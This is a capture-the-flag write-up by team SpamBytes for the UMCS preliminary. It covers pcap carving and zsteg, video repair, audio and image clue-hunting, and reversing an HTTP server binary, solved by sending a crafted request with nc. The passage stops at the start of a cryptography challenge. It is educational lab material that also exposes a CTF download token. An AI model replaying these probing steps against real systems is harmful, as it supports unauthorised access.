

WRITEUP UMCS

Team:

SpamBytes

Members:

Akmalff,

Ikhwn.nzm,

Nyamuk,

ih.aus

Table of Contents

Forensic	3
1. Hidden in Plain Graphic (Nyamuk)	3
Steganography	7
1. Broken (Akmlalff)	7
2. Hotline Miami (Akmlalff)	9
Reverse Engineering	13
Cryptography	16
1. Gist of Samuel (Ikhwn.nzm & Akmlalff)	16
PWN	22
1. babysc (Ikhwn.nzm)	22
2. Liveleak (Ikhwn.nzm)	25
Web	30
1. Healthcheck (Ikhwn.nzm)	30
2. Straghtforward (Nyamuk)	34

Forensic

1. Hidden in Plain Graphic (Nyamuk)


The screenshot shows a challenge interface with the following elements:

- Challenge**: A button labeled "Challenge" in white text.
- Solves**: A text label "109 Solves" indicating the number of previous solves.
- X**: A close button in the top right corner.
- Title**: The title "Hidden in Plain Graphic" in large white font.
- Score**: The score "100" in large white font below the title.
- Description**: A detailed description in white text:


Agent Ali, who are secretly a spy from Malaysia has been communicate with others spy from all around the world using secret technique . Intelligence agencies have been monitoring his activities, but so far, no clear evidence of his communications has surfaced. Can you find any suspicious traffic in this file?
- Download Button**: A blue button with a download icon and the text "plain_zight....".
- Flag Button**: A button labeled "Flag" in white text.
- Submit Button**: A button labeled "Submit" in white text.

Description
<p>“Agent Ali, who are secretly a spy from Malaysia has been communicate with others spy from all around the world using secret technique. Intelligence agencies have been monitoring his activities, but so far, no clear evidence of his communications has surfaced. Can you find any suspicious traffic in this file?”</p>

Files Given
plain_zight.pcap



First, I opened the packet capture to see what protocols were inside. Next, I filter http protocol. Maybe there's some files that I can export.



But I found nothing.

Then, I tried looking for any hidden content inside the pcap using binwalk:

```
binwalk -e plain_zight.pcap
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	Libpcap capture file, little-endian, version 2.4, Unknown 1
ink layer, snaplen: 65535		
69105	0x10DF1	PNG image, 512 x 512, 8-bit/color RGBA, non-interlaced
69146	0x10E1A	Zlib compressed data, default compression
502646	0x7AB76	bix header, header size: 64 bytes, header CRC: 0x32323020, created: 2007-05-23 14:30:56, image size: 1399157366 bytes, Data Address: 0x65722072, Entry Point: 0x65616479, data CRC: 0x2E0D0A55, image name: "anonymous"

From the scan, I saw that there was a png file detected at offset 0x10DF1 (which is 69105 in decimal).


So, I knew there was a hidden image embedded inside the packet.

Then, I decided to manually extract it using dd:

```
dd if=plain_zight.pcap of=manual_extracted.png bs=1 skip=69105
```

```
[x]-[nyamuk@parrot]-[~/UMCSCTF/forensic/hidden in plain graphic]
$ dd if=plain_zight.pcap of=manual_extracted.png bs=1 skip=69105
573909+0 records in
573909+0 records out
573909 bytes (574 kB, 560 KiB) copied, 1.00386 s, 572 kB/s
```

manual_extracted.png:



After extracting, I checked the file:

```
file manual_extracted.png
```

```
[nyamuk@parrot] -[~/UMCSCTF/forensic/hidden in plain graphic]
└─$ file manual_extracted.png
manual_extracted.png: PNG image data, 512 x 512, 8-bit/color RGBA, non-interlaced
```

So, my assumption for png file, I can use zsteg or aperisolve.

Lastly, I used zsteg:

```
zsteg manual_extracted.png
```


```
00000090: 6b 65 20 4d 61 63 20 4f 53 20 58 29 20 41 70 70 |ke Mac OS X) App|
000000a0: 6c 65 57 65 62 4b 69 74 2f 35 33 37 2e 33 36 20 |leWebKit/537.36 |
000000b0: 28 4b 48 54 4d 4c 2c 20 6c 69 6b 65 20 47 65 63 |(KHTML, like Gec|
000000c0: 6b 6f 29 20 56 65 72 73 69 6f 6e 2f 31 34 2e 30 |ko) Version/14.0|
000000d0: 20 53 61 66 61 72 69 2f 35 33 37 2e 33 36 0d 0a | Safari/537.36...|
000000e0: 0d 0a c8 5e e6 67 20 1b 00 00 d3 00 00 00 d3 00 |...^.g .......|
000000f0: 00 00 45 00 00 d3 00 01 00 00 40 06 07 4f ab 95 |..E.....@..0..|
b1,r,lsb,xy .. text: "b^~SyY[ww"
b1,rgb,lsb,xy .. text: "24:umcs{h1dd3n_1n_png_st3g}"
b1,abgr,lsb,xy .. text: "A3tgA#tga"
b1,abgr,msb,xy .. file: Linux/i386 core file
b2,r,lsb,xy .. file: Linux/i386 core file
b2,r,msb,xy .. file: Linux/i386 core file
b2,g,lsb,xy .. file: Linux/i386 core file
b2,g,msb,xy .. file: Linux/i386 core file
```

Flag

```
umcs{h1dd3n_1n_png_st3g}
```

Steganography

1. Broken (Akmlalff)




Description


Can you fix what's broken ?

Files Given

Broken.mp4



We cant see the video because it is broken and after using exiftool, checked for its hex and everything was okay so I just thought that the mp4 was really broken so




I searched for an online mp4 repair tool (<https://repair.easeus.com/#upload>) put the bad boy in to repair the broken file and boom ! we got the flag

Flag

```
umcs{h1dd3n_1n_fr4me}
```

2. Hotline Miami (Akmlalff)




umcs_preliminary / stego-Hotline_Miami /		
		Add file · ...
Name	Last commit message	Last commit date
...		
README.md	stego challenges	yesterday
iamthekidyouknowwhatimean.wav	stego challenges	yesterday
readme.txt	stego challenges	yesterday
rooster.jpg	stego challenges	yesterday

Description



"You've intercepted a mysterious floppy disk labeled 50 BLESSINGS, left behind by a shadowy figure in a rooster mask. The disk contains a cryptic image and a garbled audio file. Rumor has it the message reveals the location of a hidden safehouse tied to the 1989 Miami incident. Decrypt the clues before the Russians trace your signal."

Files Given

iamthekidyouknowwhatimean.wav, readme.txt, rooster.jpg



Saw this in the readme.txt and I was like this might be the format.



For the video it was a beat so I inserted the video into sonic visualizer and put a layer of spectrogram and got this. So, we got the last 2 parts of the flag which are WATCHING(verb) and 1989 (year)



Strings

```
e-+o
67ck
eww=
~I9=
5P7;
zVcZ
$WCy
^Z^K
Ozkc
<<F"
Y      9$
Xr?#s
C3vf
1z3Sz
wg9e
]:/:?3
L*E!)*Y
:qQJ6]
+;o)?
RICHARD
```

And then for the rooster.jpg I dropped it into <https://www.aperisolve.com/> like it's a hot nugget and when I scrolled down until the end of the string I saw Richard and it was actually a character in hotline miami game so I think that's the subject?

richardis watching 1989 hotline miami

Reddit · r/HotlineMiami
10+ comments · 11 months ago ·

The whole game is just Richard watching a film

I think Richard is this entity that constantly replays the entire story as a film to keep trying to convince the characters to change their course in life.

Hotline Miami 2: Chronology : r/HotlineMiami - Reddit 142 posts 12 Mar 2015
richard claims he's jacket when talking to beard? - Reddit 25 posts 26 Nov 2024
More results from www.reddit.com
Missing: 1989 | Show results with: 1989

Richard is this entity that constantly replays the entire story as a film to keep trying to convince the characters to change their course in life. In *Hotline Miami*, apparently, he's the main internal voice of characters connected to the 1989 killings, but is normally lit, with blinking eyes and talking-beak animations showing

Then I was googling I saw this reddit post that says the game was just Richard watching a film and I also that he is connected to the 1989 killing on fandom so I think its making sense?

Summary: Likely Flag

Combining text clue, spectrogram, and strings:

|  RICHARD IS WATCHING 1989

So, I put the Subject_Be_Verb_Year from the requirement.txt and all the hints I got (Watching, 1989 and Richard) and voila!!


we got the flag and just wrap it into umcs{...}

Flag

umcs{Richard_Is_Watching_1989}

Reverse Engineering

1. Http-Server (Akmlalff)



Description

I created a http server during my free time

34.133.69.112 port 8080

Files Given

server.unknown

```

Parrot Terminal
File Edit View Search Terminal Help
└─ $ cd Desktop
[akmlaliff@parrot]─[~/Desktop]
└─ $ wget https://umcsctfprelims.horizononsight.xyz/files/f0e2d7d7e2bfe2ea6f962
8806a1908bc/server.unknown?token=eyJ1c2VyX2lkIj02MiwidGVhbV9pZCI6bnVsbCwiZmlsZV9
pZCI6MTR9.Z_peVw.cz_4-tcMW4TgL7BqQoEaG8IVsmc
--2025-04-12 20:38:20-- https://umcsctfprelims.horizononsight.xyz/files/f0e2d7d
7e2bfe2ea6f9628806a1908bc/server.unknown?token=eyJ1c2VyX2lkIj02MiwidGVhbV9pZCI6b
nVsbCwiZmlsZV9pZCI6MTR9.Z_peVw.cz_4-tcMW4TgL7BqQoEaG8IVsmc
Resolving umcsctfprelims.horizononsight.xyz (umcsctfprelims.horizononsight.xyz).
... 104.21.81.133, 172.67.161.49, 2606:4700:3037::ac43:a131, ...
Connecting to umcsctfprelims.horizononsight.xyz (umcsctfprelims.horizononsight.x
yz)|104.21.81.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14472 (14K) [application/octet-stream]
Saving to: 'server.unknown?token=eyJ1c2VyX2lkIj02MiwidGVhbV9pZCI6bnVsbCwiZmlsZV9
pZCI6MTR9.Z_peVw.cz_4-tcMW4TgL7BqQoEaG8IVsmc'

server.unknown?toke 100%[=====] 14.13K ---KB/s   in 0.003s

2025-04-12 20:38:25 (5.13 MB/s) - 'server.unknown?token=eyJ1c2VyX2lkIj02MiwidGVh
bV9pZCI6bnVsbCwiZmlsZV9pZCI6MTR9.Z_peVw.cz_4-tcMW4TgL7BqQoEaG8IVsmc' saved [1447
2/14472]

[akmlaliff@parrot]─[~/Desktop]
└─ $file server.unknown
server.unknown: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamic
 ally linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=02b67a25ce38
eb7a6caa44557d3939c32535a2a7, for GNU/Linux 3.2.0, stripped
[akmlaliff@parrot]─[~/Desktop]
└─ $

```

We got a file named `server.unknown`. Downloaded the file and checked for the file type and it was an ELF file so I put it into my bestfriend chatgpt instead of trying the nc
34.133.69.112 8080

Then I decompiled it using Ghidra and I saw this lines

```

pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");

if (pcVar2 == (char *)0x0) {

    sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here
buddy\r\n");

    send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here
buddy",sVar4,
        0);

}

```

The server code checks if the request matches the string and this check is done using the `strstr` function

- The server expects a very specific request format:

```
bash
```

Copy Edit

```
GET /goodshit/umcs_server HTTP/13.37
```

- Anything else (like a normal HTTP/1.1 request) might be unhandled → triggering a crash or default error path.

After analyzing the file and decompiled it with my bestfriend chatgpt it says that the server expects a very specific request format which is

```
GET /goodshit/umcs_server HTTP/13.37
```

If this request is received, the server attempts to open a file (/flag) and sends its contents back to me. If the request doesn't match, the server returns a 404 Not Found error.

So uh... this wasn't any interesting but after having a very very deeptalk with my brother (chatpgt), I decided to use the printf command to get the exact HTTP GET request that the server expects.

```
printf "GET /goodshit/umcs_server HTTP/13.37\r\n\r\n" | nc 34.133.69.112 8080
```

```
[akmlalff@parrot]~/Desktop]
$printf "GET /goodshit/umcs_server HTTP/13.37\r\n\r\n" | nc 34.133.69.112 8080
HTTP/1.1 200 OK
Content-Type: text/plain
umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}
```

And I got the flag... !! yay

Flag

```
umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}
```

Cryptography

1. Gist of Samuel (lkhwn.nzm & Akmlalff)

The screenshot shows a challenge interface. At the top left is a 'Challenge' button and at the top center is a '38 Solves' badge. A close button 'X' is at the top right. The title 'Gist of Samuel' is centered above the number '226'. Below the title is a descriptive text: 'Samuel is gatekeeping his favourite campsite. We found his note.' A flag text 'flag: umcs{the_name_of_the_campsite}' is provided. A note states '*The flag is case insensitive'. A hint button '► Unlock Hint for 0 points' is available. A download button 'gist_of_sa...' is shown with a download icon. At the bottom are 'Flag' and 'Submit' buttons.

Description

Samuel is gatekeeping his favourite campsite. We found his note.

Files Given

Gist of Samuel.txt

Hint

<https://gist.github.com/umcybersec>



We were given a file full of train emojis

